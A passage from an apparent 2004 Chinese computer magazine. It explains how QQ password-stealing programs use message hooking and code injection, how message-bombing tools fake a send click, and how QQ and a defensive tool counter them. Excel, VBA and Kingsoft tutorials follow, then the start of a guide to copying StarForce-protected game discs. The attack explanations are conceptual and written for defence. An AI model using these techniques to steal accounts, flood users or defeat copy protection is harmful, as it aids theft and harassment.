目前拦截消息的方法有好几种。其中挂钩和修改内核拦截消息这两种方法最常见。由于要说明后者非常复杂，所以这里就不再对它进行过多描述。下面只简单的介绍一下“挂钩”。

挂钩是一个 Windows 编程的专业名词。别看它是专业名词，其实很好理解。大家还记得前面提到的特权程序吗？挂钩就是指程序向Windows申请成为特权程序。有了特权后，一旦有盗号程序想要的消息，就会被拦截(还记得前面的例子吗？有特权的人是可以看信的内容的)。若消息不是发给 QQ 的，或者是发给QQ，但跟密码处理无关的内容，则不做任何处理往下传。

说到这里很多朋友都会想到我们在 2004 年第 3 期《征服“动感地带”——DLL 文件的八个秘密》一文中介绍的QQHook.DLL，该文件就是用来监视鼠标与键盘操作的(当启用了状态自动转换后，它就是特权文件了)，当然它并不是一个盗号木马。

你知道吗？

除了前面说的这两种盗号程序，还有一种暴力破解密码的程序，它的原理是一个个猜密码，方法比较拙劣，效率低成功率小，但功能却比盗号程序强：可以破指定号码的密码，而不一定非要只破解本地电脑上登录过的QQ。界面伪装类的盗号程序就是把自己的界面伪装成QQ的登录对话框，由于QQ的登录界面已经更新，而且很多控件使用了非标准的外观，使得界面伪装类程序越来越少。

4.QQ反盗战役概述

目前，QQ 反盗程序军团中主要有 Windows、QQ 本身和一些安全软件。

第一军团：Windows　战役达成目标：遏制！

Windows 当之无愧地是反盗军团里的老大哥。Windows 9x 在密码安全方面存在一个极大漏洞。不管什么程序向密码框发出“取密码”的消息，Windows 不加任何判断，都会把这个消息传给密码框。Windows 2000/XP 的出现，弥补了这个缺陷。如果是“取密码”的消息，Windows 会先判断该消息是不是传给同一个程序的，如果是一个程序传给另一个程序的(即很可能就是盗号程序)，碰到这种情况，Windows 不会把“取密码”消息往下传，而是告诉发消息的程序“很抱歉，你不能获得其他程序密码框的密码”。这就是为什么很多在 Windows 9x上频频得手的盗号程序(不光是针对 QQ 的)拿到 Windows 2000/XP 里一运行就碰壁的原因。但一部分盗号程序又找到了其他攻击路径。原来 Windows 2000/XP 为了加强程序间的“交流”，允许一个程序把自己的代码和数据插入另一个程序中。盗号程序于是就把自己的代码插入到QQ程序里，就像是派间谍潜伏在QQ程序内部一样。如此一来，Windows 2000/XP 的防盗招术又失灵了。但是不管怎么说，Windows 的一系列措施在一定程度上成功阻止了一部分 QQ 盗号软件。

第二军团：QQ本身　战役达成目标：重创！

QQ 作为反盗战役的东道主，采取的措施往往很及时。经过笔者研究，发现QQ的通讯协议采用了服务器和客户端两个密钥互相配合的加密算法机制，有效地阻止了程序调试高手手工破解本地 QQ 密码的机率(老版本的 QQ 通过调试更改代码就可以实现不输入密码登录 QQ)。而现在即使调试修改了QQ的代码并登录上了，也只是形式上的——破解者不能做任何上线的操作，包括获得好友列表，删除好友和发消息，因为它们都无法得到符合服务器的密钥(本刊在以前也介绍过用 UltraEdit 来修改 QQ 程序，达到查看本地聊天记录的方法，但只要一登录就会出现错误，而这里所提到的密钥就是出现错误的原因)。目前还没有任何方法可以算出放在 QQ 服务器的密钥。

第三军团：第三方软件　战役达成目标：重创！

QQ 安全软件是反盗战役中的志愿军，由于门派各立，

采取的反盗措施也不尽相同，不过都能使盗号软件遭到封杀。本文的作者也制作了一款QQ安全软件，名为QQKeeper（也叫QQ御士），下文会有关于它的介绍。

QQ轰炸和防炸

如果你发现有人给你不停发送同一条信息，而要不了多久你的QQ就会因出错退出，那很有可能是对方使用了消息轰炸程序。那么这类“轰炸”软件的原理是什么呢？

1.了解网络通讯协议

QQ的通讯使用到了两种网络通讯协议——UDP协议和TCP/IP协议。**网络通讯协议有什么用呢？**

理论譬如说……

说得形象点，网络通讯协议就是一种规定，就像我们在写信封时一定要按照规定的格式来写，收信地址位置，收信人位置等都有严格规定，这样邮递员才能看懂你的信封。网络通讯也是如此，每一台联网的电脑都是网络上的一员。因此它不能搞特殊化，要保证其他电脑能看懂它发去的数据包，同时还要保证自己能看懂其他电脑发来的数据包。因此，通讯双方建立了一种约定的通讯准则。在这种情况下，如果一方违约，通讯就无法正常进行下去。这就是网络通讯的概念和意义。

理论譬如说……

UDP和TCP/IP都是网络通讯协议。TCP/IP协议的全称是Transmission Control Protocol/Internet Protocol(传输控制协议/网际协议)。UDP协议的全称是User Datagram Protocol(用户数据包协议)。它们之间的区别是:TCP/IP是一种面向连接的协议，它会对网络数据进行严格的排序，但缺点是速度较慢。面向连接指通讯接收方要确认数据包是否为发送方发送的，相应地，发送方要确认接收方是否接收到了自己的数据包。而且，TCP/IP还要对数据包进行排序(由于网络存在不稳定的因素，不排除有的数据包先发后到或后发先到。所以TCP/IP给每一个数据包加上一个序号，通过序号可以判断数据包的顺序和数据包是否重复)。在处理顺序上，TCP/IP总是保存后发先到的数据，等收到和处理完先发后到的数据包后，再转过头来处理后发先到的数据包。这样就避免了数据包顺序混乱。此外，TCP/IP还会自动过滤重复的数据包。

UDP则是一种无须建立连接的协议，而且对接受到的网络数据不进行排序的协议，它的稳定性不如TCP/IP，但通讯速度比TCP/IP快。接收方接收到消息后，不加确认就会看起消息内容。这样就不能保证接收方接收的消息是由真实的发送方发来的，而且发送方也无法知道接收方是否收到了消息。并且UDP先接收到哪个数据包就先处理哪个数据包，数据包的顺序可能会被打乱。而且UDP不会过滤重复的数据包，包过滤的任务要由使用协议的程序自己完成。

2.QQ通讯协议与UDP协议

QQ通讯同时使用到了TCP/IP和UDP两种协议。聊天消息时用的是UDP协议，广告图片和文件的传输用的是TCP/IP协议，不管是接收方还是发送方，每一个版本的QQ都遵循这个规定。这样，QQ就难免会遭到轰炸了。当然，你可能会问像ICQ为什么不会被“轰炸”呢？这是因为它使用的是TCP/IP协议来传输聊天消息。那为什么QQ不使用TCP/IP来传送聊天消息呢？一个主要的原因就是国内网络先天不足，致使网速不快，QQ使用TCP/IP来通讯的话就会出现通讯迟缓甚至失败的现象(这就是为什么很多人说使用ICQ聊天感觉慢的原因)。而且国内的QQ用户很多，使用TCP/IP协议会让腾讯服务器和某些网络的负担加重。

3.QQ消息炸弹程序工作原理

下面就来了解一下QQ消息炸弹程序工作的原理:打开QQ对话框，切换到“聊天模式”，利用Windows消息机制发一个“添加指定文本”的消息给聊天信息框，使聊天信息框有内容，然后再发送一个“鼠标左键单击”的消息给“发送”按钮。这实际上是利用消息欺骗了QQ，使QQ误以为需要发送该发消息了。实际上我们并没有点击“发送”按钮，这样不断地重复这操作就可以完成“轰炸”了。

4.QQ防炸措施

新版QQ已经提供了过滤指定QQ号码的消息的功能:点击“QQ菜单”，选择“系统参数→好友设定”，然后选中要过滤的好友，再勾选“不接受该好友发过来的任何消息”框(需要点击几次“▼”按钮才会显示出该项)，就可以过滤该好友的消息了。如果是陌生人对你进行“骚扰”，则可点击“QQ菜单→系统参数”，勾选“拒绝陌生人消息”项即可。

QQKeeper简介

原理固然重要，但光讲原理不联系实际也是不行的。本文作者就以自己的QQKeeper为例，教大家如何防盗防炸。

1.什么是QQKeeper

QQKeeper(QQ御士)是一款防QQ被盗被炸的软件(见图2)。它是一款免费的绿色软件，你只要把它下载并解压缩后就可以运行了。QQKeeper下载地址:http://xyqq.com/download/qqkeeper.rar

2.QQ防黑实战演习



图2 如果左上角的QQ号显示的为“未知号码”，表示你的QQ使用了皮肤，点击“QQ菜单→更换皮肤→恢复原貌”，然后再重新启动QQKeeper即可。不过即使你不修改皮肤，QQKeeper的密码防盗功能还是有的

用VB制作飘舞的国旗

■ 北京　刘阳



文章链接:http://www.cfan.com.cn/11program/200408/jtnfdp.htm (3 KB)

蔚蓝的天空下，一面五星红旗迎风飘舞。其实，这个动画效果是从一副静态的图片生成的，使用VB语言，不需要很多的代码就能够实现。下面就让我们用VB语言来制作这幅美丽的画面。

首先用画笔或PhotoShop画一幅国旗的图片，注意图片上下方都为蓝带，是用作背景的蓝天。

接着在窗体中加入3个PictureBox控件，分别命名为P1、P2、P3，在P1中载入刚才我们制作的国旗图片;再加入一个Timer控件，Interval属性设置为1。写入如下代码，效果即可实现…… CF [CX01]


用VC#.NET制作一款个性时尚的时钟

■ 南京　白承森

文章链接:http://www.cfan.com.cn/11program/200408/rytmaz.htm (5 KB)

.NET是大势所趋。与时俱进，我们应该学习掌握.NET的编程知识。如果你接触过VC#.NET，哪怕只是会做一个简单的应用程序，这就足够了。请跟着我，用不了十分钟，就可以用VC#.NET制作一款个性时尚的时钟，背景还可以根据喜好定制。右图是程序界面的截图，很漂亮吧？

首先做一些准备工作。我们需要一张个性图片。首先请你选择一张图片(BMP、JPG、GIF等图像格式均可)作为你时钟的封面，图像大小为300×300像素。然后利用作图工具，如PhotoShop，在你的图像上画上时钟刻度。当然，如果贪图方便，可以直接用百度或者Google搜索出一张图片。接着运行VC#.NET，新建一个名称为“时钟”的Windows应用程序，然后依次完成以下3个步骤，一个精美的时钟就做好了…… CF [CX02]



实战一:密码输入保护功能

软件只要一运行，就会自动开始工作。这时打开QQ，再输入密码，就会弹出一个灰色对话框，它是QQKeeper的防盗密码输入对话框，它屏蔽了原来的密码框，你需要在这里输入密码。这样就可以有效地逃脱QQ盗号程序对QQ密码框的监视了(见图3)。



图3　它提供两种输入密码的方式:常规键盘输入和虚拟键盘输入。常规键盘指的就是使用真实的键盘输入密码，与在QQ密码框输入密码是一模一样的;虚拟键盘则是模拟的键盘，使用虚拟键盘输入屏蔽了键盘消息，因此更加安全，但目前的虚拟键盘有个缺点:只提供英文、数字和键盘符的输入，假如你的密码中含有中文或其他符号则不能使用虚拟键盘

实现原理:QQKeeper对QQ代码和数据动了一些手术，给QQ加了几道防线。它不仅屏蔽了QQ密码框的密码输入，还加入了虚拟键盘，并把输入的密码全部转换成“*”回存QQ密码框，在你点击“登录”按钮时，“登录”按钮在QQKeeper的引导下不再取QQ密码框中的密码，而是从QQKeeper保存密码的内存中取密码。如果有非QQ主线程发来的“取密码”消息，QQKeeper都会抢在QQ前头拒绝这些消息。

实战二:防止消息轰炸

如果你被别人骚扰了，那么可以迅速选中QQKeeper消息选框列表中记录下的那个好友号，单击右键，在弹出菜单中选择“屏蔽号码”及“屏蔽IP”(见图4)。这样就不会再有人来骚扰你了。



图4　如果对方或你自己使用了代理服务器，则无法使用该功能了，不过这并不影响密码防盗的功能

小编有话说:看到这里相信你和小特一样，对QQ的了解又加深了一步，如果你觉得还不过瘾，那么快翻到后面的网络栏目，那里有一大堆的超强QQ密技哦。 CF [FH02]

看点 全面掌握Excel数据的排序技巧，提高工作效率！

有条不紊话排序

——Excel六大排序技巧

■ 安徽　陈秀峰

笔者在单位人事部门工作，经常用Excel制作、打印各种各样的员工花名册。对于不同表格，领导总有不同要求，于是姓名的排序就成了关键问题——花名册是一种顺序，工资表是一种顺序，值班表又是一种顺序……在实际应用中，排序技巧能让你事半功倍，减少大量不必要的麻烦。下面就来看看Excel中的排序技巧吧！

	A	B	C	D	E	F
1	工号	姓名	性别	部门	考核得分	名次
2	2004001	丁毅鑫	男	机关	92.0	21
3	2004002	刁志强	男	机关	53.0	60
4	2004003	牛露清	女	一车间	79.0	41
5	2004004	王婷	女	四车间	78.0	42
6	2004005	王静	男	二车间	40.0	61
7	2004006	王鹏	男	油库	62.0	56
8	2004007	王枫文	男	油库	77.0	43
9	2004008	卢雨	男	三车间	68.0	54
10	2004009	卢天伊	女	一车间	97.0	1
11	2004010	史雷	女	机关	77.0	43

图1

以下内容均以图1所示的员工表格为例。

一、通常的排序

在默认情况下，Excel对中文字符(姓名)的排序，是按汉语拼音的首字母顺序进行的。如想在升序或降序的排列方式中切换，只要选中B列(姓名)中的任意单元格，单击“常用”工具栏上的“升序排序”或“降序排序”按钮(见图2)即可。



图2

二、按笔画排序

在公司的选举活动中，通常需要将姓名按姓氏笔画进行排序。这也不难：选中B列中的任意单元格，执行“数据→排序”命令，打开“排序”对话框(见图3)，单击其中的“选项”按钮，弹出“排序选项”对话框，选中其中的“笔画排序”选项，点击“确定”按钮返回“排序”对话框，设置好排序的类型(升、降序等)，再单击“确定”按钮就行了。



图3

小提示

经过上述操作后，Excel的默认排序方式就更改为按“笔画”排序了。

三、按特殊要求排序

如果要对图1中的“部门”列按照“机关、一车间、二车间、三车间、四车间、油库”的顺序进行排列，可以这样操作：执行“工具→选项”命令，打开“选项”对话框(见图4)，切换到“自定义序列”标签下，在右侧“输入序列”下面的方框中将上述序列输入其中，单击“添加”按钮。然后选中D列(部门)中的任意单元格，打开“排序”和“排序选项”对话框，点击“自定义排序次序”右侧的下拉按钮，在随后出现的下拉列表中，选中刚才定义的序列，确定返回“排序”对话框，将“主要关键词”修改为“部门”，并设置好排序的类型(升序)，单击“确定”按钮即可。



图4

小提示

★序列各元素之间请用英文状态下的逗号隔开。

★只要按上述方法对D列操作一次，今后只要点击“常用”工具栏上的“升序排序”或“降序排序”按钮，即可依据自定义序列对D列进行排序。

四、按行排序

以上所述的排序技巧，排序的依据都是列元素，然而Excel也能根据行元素进行排序。方法如下：选中数据区域中任意单元格，打开“排序”对话框，将“主要关键词”修改为排序依据的行(如“行1”等)，并设置好排序类型。再打开“排序选项”对话框，选中其中的“按行排序”选项，依次确定即可。

五、仅对一列排序

如果只想对某一列(如“性别”列)排序，而其他列的数据保持不动，可以这样操作：

单击C列列标，选中C列，单击“常用”工具栏上的“升序排序”或“降序排序”按钮，或者执行“数据→排序”命令，此时系统会弹出如图5所示的提示框，选中其中的“以当前选定区域排序”选项，再单击其中的“排序”按钮就行了。




图5

小提示

★在Excel 2000及以前的版本中，进行上述操作时，不出现此对话框，而直接对选定列进行排序。

★这种排序可能会引起数据的混乱，请谨慎操作。

六、动态排序

如果表格中有数值类型的列(行)，需要按数值进行排名时，通常用RANK函数来实现。

选中F2单元格，输入公式：=RANK(E2,$E$2:$E$63)，然后用“填充柄”将此公式复制到F列下面的单元格中，名次即可出现在F列相应的单元格中。

小提示

如果将F2单元格中的公式修改为：=COUNTIF($E$2:$E$63,">"&E2)+1，也可以得到相同的结果。

CF [BG01]

看点 让Excel工具簿中的时间可以有选择地更新，提高办公效率不出错！

有选择地更新Excel工作簿中的当前时间

■ 河北 张寿椿

读了2004年第4期中的《自动更新Excel工作簿中的当前时间》一文，深受启发。该文所提及的方法实现了工资表中时间输入的自动化，节约了时间，减少了工作量，同时又极大程度地降低了出错的可能性。可是笔者在试用过程中发现了一个问题，就是在当前时间变化后，各张表的时间都会一致地变成当前时间。这样的表格所提供的信息容易使信息使用者产生误解，也不利于信息的保存。在实际应用中，我们似乎更需要有选择地更新Excel工作簿中的当前时间，以下方法可以实现这一需要。

一、手动更改

这种方法只是提供一种思路，并不是真的要将自动操作改为手工操作。操作方法如下：分别选中包含时间函数的单元区域，复制下来，然后再选中包含时间函数的单元区域，执行“编辑→选择性粘贴”命令，在弹出的对话框中选中“数值”后，点击“确定”按钮即可。

二、自动更改

根据上一方法中的思路，我们可以利用Excel提供的宏功能来实现这一操作的完全自动化，这样就可以避免手工操作的弊端。具体方法如下：

Step 1 按《自动更新Excel工作簿中的当前时间》一文的方法建好工作表后，按Alt+F11组合键，打开VB编辑器。

Step 2 按Ctrl+R组合键，打开“工程资源管理器”窗口，双击其中的“Thisworkbook”打开代码窗口。

Step 3 在代码窗口中的“对象”框中选择“Workbook”，在“过程”框中选择“BeforeClose”(见图1)。并在代码窗口中添加如下代码：




图1

```
Sheets("Sheet1").Select
Range("1:1").Select
Selection.Copy
Selection.PasteSpecial Paste:=xlValues, Operation:=xlNone, SkipBlanks:= _
    False, Transpose:=False
Range("h2").Select
Selection.Copy
Selection.PasteSpecial Paste:=xlValues, Operation:
=xlNone, SkipBlanks:= _
    False, Transpose:=False
MsgBox ("谢谢使用！")
```



图2

Step 4 将工作簿另存为“模板”文件(见图2)，以备以后使用。这样今后在退出Excel时，系统会询问是否保存文档，这时选择“否”，就不会保存Excel中的当前时间了。

小提示

- ★代码中的字符，除汉字部分外，均应使用英文半角字符。
- ★再使用该模板时应从“文件→新建”，打开“模板”文件。系统询问是否启用宏时要选“启用宏”。
- ★在操作中应和平时操作一样，注意随时保存文档。如果需要在最终退出Excel时更新时间，就在系统询问是否保存文档时选“是”。

CF [BG02]


轻松制作中英文对照报表

■ 河北 寒江钓叟

随着国内外贸易往来逐渐增多，公司很多日常事务都要做相应改变。例如财务人员经常制作的财务报表，有时也需要做成中英文对照形式的。最近，笔者发现用Excel就可以制做出一份具有专业水准的中英文对照报表，而且方法非常简单易用。下面就以Excel 2002为例说明解决方法。

Step 1 首先，按照常规方法制作一份中文报表，然后选中整张表单。执行“格式→拼音信息→显示或隐藏”命令。这时你会发现所有单元格的高度均增加了一倍，报表原有内容只占据了单元格的下半部分。

Step 2 选中某一单元格，执行“格式→拼音信息→编辑”命令，此时单元格的上半部分出现了闪动的光标，这时就可以录入对应的英文信息了。重复此步骤即可完成其他单元格英文信息的录入（见图）。



小提示

- ★为了保证中、英文对照位置更准确，可以通过加空格的方法先调整中文词语之间的距离，然后再录入对应的英文信息（注：英文信息录入后，不能随便调整中文词语之间的距离，否则将出现乱码）。
- ★如果想调整单元格上半部分内容的字体、字号、对齐方式等参数，可执行“拼音信息”选项中的“设置”命令。
- ★此方法在Excel 2000/2003中同样适用。

CF [BG03]

文章不怕长，提出目录更清爽

——学用金山文字2003提取文档目录

看点 用金山文字2003给长文档提取目录，便于阅读和查找。

■北京 晓 雨 安徽 陈秀峰

最近，按照领导的指示制作了一个长达15页的文档，结果却在阅读时发现了一个严重的问题，就是无法顺利地找到需要的章节(如果是150页，就更无从找起了)。大家都知道，所有图书、杂志都会有一个便于寻找内容的目录，其实电子文档也具备这个目录，而且如果用金山文字2003提取目录，更可以按照标题样式和文档属性两种方式快速提取和生成目录。即使你在写文章时忘记了设置目录也没有关系，通过简单的操作，就可以得到一个清爽的文档目录，让你的长文档从此有条有理！

一、根据文档样式提取目录

在金山文字2003中，所谓“样式”是字体、文字属性、标题等级等内容的统称。一般人会使用“样式”快速设置标题，而实际上，给长文档的各级标题设置样式是个好习惯，在整篇文章编辑结束后，即可轻松地把目录提取出来。

Step 1 设置样式

分别选中文档中需要作为目录的字符(如章、节标题)，然后点击“格式”工具条上的“样式”按钮，在随后出现的下拉列表中，选中一种样式(如“章标题”、“小节标题”等，见图1)，为目录字符设置一种样式。




图1

Step 2 提取目录

执行“插入→目录”命令，打开“目录”对话框(见图2)，单击“确定”按钮，目录即可提取到文章前面。



图2

目录提取完成后，系统会自动展开“操作向导”工具栏(见图3)，并定位到“目录”标签中，点击标签中某个目录项，即可快速转换到相应的正文处。




图3

小提示

- ★如果目录多于3级，请在“目录”对话框中修改一下“目录级数”，然后再确定提取。
- ★如果你无意中关闭了“操作向导”工具栏，可以通过执行“视图→工具栏→操作向导”命令来展开。

二、根据文档属性提取目录

无论是Word还是金山文字，默认设置的“样式”都有一个弊病，就是不够美观。很多人更愿意使用自己喜欢的字体装饰各级标题。于是，在文档编辑完成后，很可能出现这种情况：虽然没有设置标题样式，但整篇文章的标题还是合理，也就是说每级标题使用的格式都相同。这种情况也可以直接提取目录。

Step 1 设置格式

分别选中文档中需要作为目录的字符，根据级别(章、节)不同，为其设置一种全文惟一的格式，例如，将章标题设置为“黑体”，将节标题设置为“魏体”等。

Step 2 提取目录

打开“目录”对话框，选中“根据属性提取目录”选项，单击“确定”按钮，打开“根据属性提取目录”对话框。将光标定在文章“标题”处，按一下“提取”按钮，即可将文章标题提取出来。接下来，单击“下一步”按钮，然后将光标定在任意“章标题”处，按一下“提取”按钮，提取“章标题”；再单击“下一步”按钮，将光标定在任意“节标题”处，再按一下“提取”按钮，提取“节标题”。反复操作即可把完整的目录提取出来。

小提示

- ★目录提取完毕后，系统会根据提取的级别，给相应的标题设置上不同的样式。
- ★提取的目录本身带有超级链接，只要按住Ctrl键，在标题上点击鼠标左键，即可跳到相应的内容处。

三、文档目录的更新

在提取出目录后，如果对文档的目录进行了修改，可以按下述方法更新目录：在“操作向导”的“目录”标签中右击鼠标，在随后出现的快捷菜单中，选“刷新目录”选项即可。如果是根据属性提取的目录，只要执行“刷新目录”操作即可更新目录，它实质上也是重新提取目录，不过是操作起来比较简便罢了。 CF [BG04]

看点 了解最流行的游戏保护技术及其工作原理;手把手教你如何备份加密游戏光盘;尖端加密技术StarForce 3大破解;自制加密游戏免CD补丁……尽在本文中！

游镌戏刻话加密

——加密游戏复制全攻略

■ 高岩 马赛克 风子
漫画／张炜昱

事 件

2000年末

出现了有史以来最值得纪念的游戏，那就是《哥萨克：欧洲战争》，这是第一个使用StarForce技术进行防拷保护的游戏。这款游戏你可能无缘得见，但是StarForce——这个来自俄国的光盘保护技术，后来几乎席卷了整个亚洲的单机游戏产业，使得我们无法像以前那样正常复制游戏……

2002年7月

让我们国内玩家感到StarForce保护威力的第一款游戏是2002年暑期面世的《三国群侠传》，那时玩家可以轻松从各论坛下载该游戏，但都玩不了。有的网友便提出一些"歪招"：先做一张备份盘，然后创建游戏快捷方式，接下来要拼命地连续点击运行那个快捷方式，一般10次以上（让游戏同时执行5次以上），便有可能进入游戏，不过笔者当时试了二三十次都没有成功，至今也没玩成《三国群侠传》。

2002年8月

《轩辕剑肆》在北京等地举行首卖会，原定在早上9:30举行，然而在9点前就有不少玩家开始在展台前等候。首卖会开始不到30分钟，所有豪华版都被抢购一空。连公司原定内部消化的20套游戏最终都卖给了玩家，这使99元的"仗剑江湖版"成为第一款"有价无市"的国产单机游戏……《轩辕剑肆》在销售上取得的巨大成功，防盗版技术功不可没！从此，游戏公司、玩家、盗版商、模拟光盘软件开发者与StarForce结下了不解之缘！道高一尺、魔高一丈！在接下来的日子里，玩家不断地寻求破解StarForce技术的方法，模拟光盘软件开发者也不断推出新软件改善复制环境。

2004年春节前夕

《秦殇前传——复活》的推出，把新版本的StarForce 3带到玩家面前，随后《轩辕剑外传——苍之涛》的发行，使得破解StarForce技术重新成为玩家讨论的焦点。

2004年3月

在本文截稿过程中，最新版的StarForce技术已经把Alcohol 120%列入了黑名单！据说，连拔光驱也不能再运行StarForce 3保护的游戏了，所以大家在Alcohol 120%新版本没出来之前还是不要更新游戏为妙。

当这些游戏保护与反保护事件在我们身边一幕幕上演的时候，美国和日本也在不断开发新的游戏保护技术，这些技术给普通的游戏光盘蒙上了一层看似不可侵犯的神秘面纱，但它们又是如何保护游戏的呢？如果到了万不得已，光盘损坏不得不复制抢救的时候，难道我们就束手无策了吗？本文将帮你揭开有关光盘保护的所有谜团，Get ready！



你了解光盘保护技术吗？

说到光盘保护技术，经常玩游戏的人恐怕早已对StarForce、SafeDisc等名称如雷贯耳，然而你真正了解它们的背景和工作原理吗？如果不是很清楚，就来认识一下这些附身在游戏光盘上的著名"门神"吧！

1．俄罗斯铁腕——StarForce

这个来自俄罗斯的光盘保护技术实际上有三个版本，分别是StarForce Professional（专门为CD制作工厂设计的保护程序，用于CD防拷保护），StarForce CD-R（专门为刻录机制作CD所设计），StarForce Protection for Shareware（应用在软件上，使得共享软件无法被破解）。而我们通常所说的StarForce，其实是指第一种技术，它的多级全功能保护技术不仅可以作用于可执行文件，还能加密应用程序中的任何非可执行文件。有了这套系统，开发者便能以其独特的方式保护游戏、电子书籍和办公应用程序等。这项技术使得盗版商复制游戏时，需要付出更多额外时间与费用，从而极大降低盗版利润，但与此同时，它也扼杀了游戏玩家复制光盘的权力（见图1）。



图1 就是这个StarForce 3，让诸多玩家辛苦刻出的盘变成了无用的"杯垫"

目前许多保护技术都是将各种无法被复制的类似于"数字签名"的标志，用特殊刻录装备加载于光盘表面。当使用普通CD刻录程序复制此种光盘时，这些"数字签名"不会被转移，于是复制的程序运行时将出现错误。然而此种保护方式存在许多问题，首先，其使用的玻璃母盘只能在拥有特殊刻录装备的复制机器上运行制作；其二，现在有许多专业刻录程序能以RAW模式逐个读写扇区，将原盘完整地复制下来，令"数字签名"失去意义；另

外，使用"数字签名"会改变媒体的物理结构，从而可能产生被保护盘与用户驱动器之间的兼容性问题。




图2 StarForce 3.0 Pro加密软件更可以用来为加密光盘设计保护界面

而StarForce保护系统却不是在媒体表面载入任何标志，而是通过读取并分析媒体的物理参数来识别正版产品。这些物理参数无法相互复制，因为它们取决于玻璃母盘复杂而独特的结构。内容相同的光盘，如果是经由不同玻璃母盘制作而成，则其物理参数也截然不同(见图2)。

StarForce技术是利用光盘的物理参数信息，以独特算法，为其产生一个密码。此密码为保护模块所使用，嵌入到应用程序的可执行文件中，以识别正版光盘。运行被保护程序时，须将正版盘放入光驱，来检测此保护模块中的密码信息与光盘的物理参数是否相符。

StarForce 3号称不能使用CloneCD、CDRWin、BlindWrite等工具以RAW模式复制光盘，或复制的光盘无法使用，目前国内寰×之星代理的游戏基本上使用该技术，国外(基本上是俄罗斯)很多PC游戏也使用该技术进行保护。而欧美人对于StarForce并不看好，他们更加偏爱SafeDisc。

2．欧美游戏保护神——SafeDisc

作为西方游戏厂商最常用的保护技术，SafeDisc目前已经升级到了3.0版。无论是哪个时期的SafeDisc，都是阻碍软件与硬件间数据传输的屏障。如果你没有一台性能良好的CD-ROM，可能你的光驱会为一张光盘读上一天的数据。每当你备份光盘时，在读到800～10000扇区时，你的光驱将会出现错误，SafeDisc会制造奇怪的扇区，使得刻录机无法正常刻录。在SafeDisc的防拷技术中包含了加大防拷难度的额外的"数字签名"，并且加入了Fail-safe manufacturing(安全坏扇区创建)功能，以保证正版光盘只能在具有Safedisc功能的生产线上生产，从而防止盗版。

目前，有很多软件(如CloneCD)能够以RAW模式读取数据，进行备份，但随着Weak Sector Technology(受损扇区技术)的出现，备份又变得艰难了。这种技术造成的受损扇区会让大部分的刻录机在读取数据时发生同步问题，同样会导致刻出无法使用的"杯垫"。

目前EA公司的游戏全部使用SafeDisc技术保护。

3．日产防盗门——SecuROM

这是日本SONY公司研发的光盘保护技术，这种技术在每张光盘上加入了电子指纹和复杂的编码，从而防止盗版。同SafeDisc保护机制不同的是，SecuROM并不会在光盘上设置不可读的坏扇区，所以只要是支持RAW读取的软件和刻录机就可以复制这种光盘。

后来，SONY升级了SecuROM保护技术，它会检测内容的存储介质是否为CD-R，如果是，程序将无法执行，所以几乎没有复制原版光盘的可能性，从而更好地保护光盘制品。不过，使用Alcohol 120% + BlindWrite或新版的CloneCD依然能复制这种光盘。原理可能是要还原光盘最初的拓扑结构。

4．其他保护技术

StarForce、SafeDisc和SecuROM可谓当今最流行的三种光盘保护技术。除此之外，LaserLock(老掉牙的光盘保护技术)、Alpha-Rom(日本成人游戏专用保护技术)，以及CD-Cops、DiskGuard、Copylok、Dreamcast GD Rom、Dummy files、Cactus Data Shield、PhenopProtect、PSX/Libcrypt等保护技术也依然为广大游戏公司所使用。

▶▶▶火速链接

本刊2003年第22期专题文章《天生矛盾之"盾"篇》介绍了更多光盘保护技术，有兴趣的朋友不妨查阅。

游戏光盘复制实战

想要顺利完成加密游戏光盘的复制，首先要拥有一台够快的电脑，至少Pentium Ⅱ以上，不然像CloneDVD这样的软件是无法运行的。其次还需要一款强劲的刻录机，因为有时由于刻录机不同，会导致相同的方法不同的结果。如果你的刻录机还没有升级最终版本的Firmware，那么建议你最好升级一下，因为固件升级会带来良好的兼容性。另外，最好安装Adaptec ASPI驱动，最新版本为4.7x，下载地址：http://sc.mydrivers.com/others/adaptec-aspi_471a2.exe(510KB)。

在美国，复制加有SafeDisc保护的游戏属违法行为，不过SafeDisc保护的光盘早在很久以前，只要用CloneCD就能搞定了。然而，当前最让国内玩家头痛的游戏保护技术并不是这个SafeDisc，而是StarForce 3。近期上市的几款新游戏都采用了这种保护技术。虽然很多朋友都出于对正版光盘的收藏目的复制一个副本用于游戏，但StarForce 3在防止盗版的同时，也让我们这些爱碟如命的玩家对于备份游戏束手无策，据说有的玩家一部游戏买了两套，就是为了两全"玩"与"藏"之美。那么如何突破StarForce 3的技术壁垒，达成我们保存游戏的心愿呢？

1．准确分析游戏保护技术

在拿到一款新游戏前，最重要的就是分析它使用了何种游戏保护技术，这样才知道从何处下手。至今，最为流行的分析软件还是ClonyXXL——一款CloneCD的辅助软件，虽然已经有将近一年没有更新，但似乎还没有更好的同类软件。它强大的扫描能力几乎涵盖了目前市面上所有的光盘保护类型，下面就来看看操作方法吧。

ClonyXXL小档案

软件版本:2.0.1.5	软件大小:257KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP

下载地址:http://cbbn-http.skycn.net/down/ClonyXXL.zip

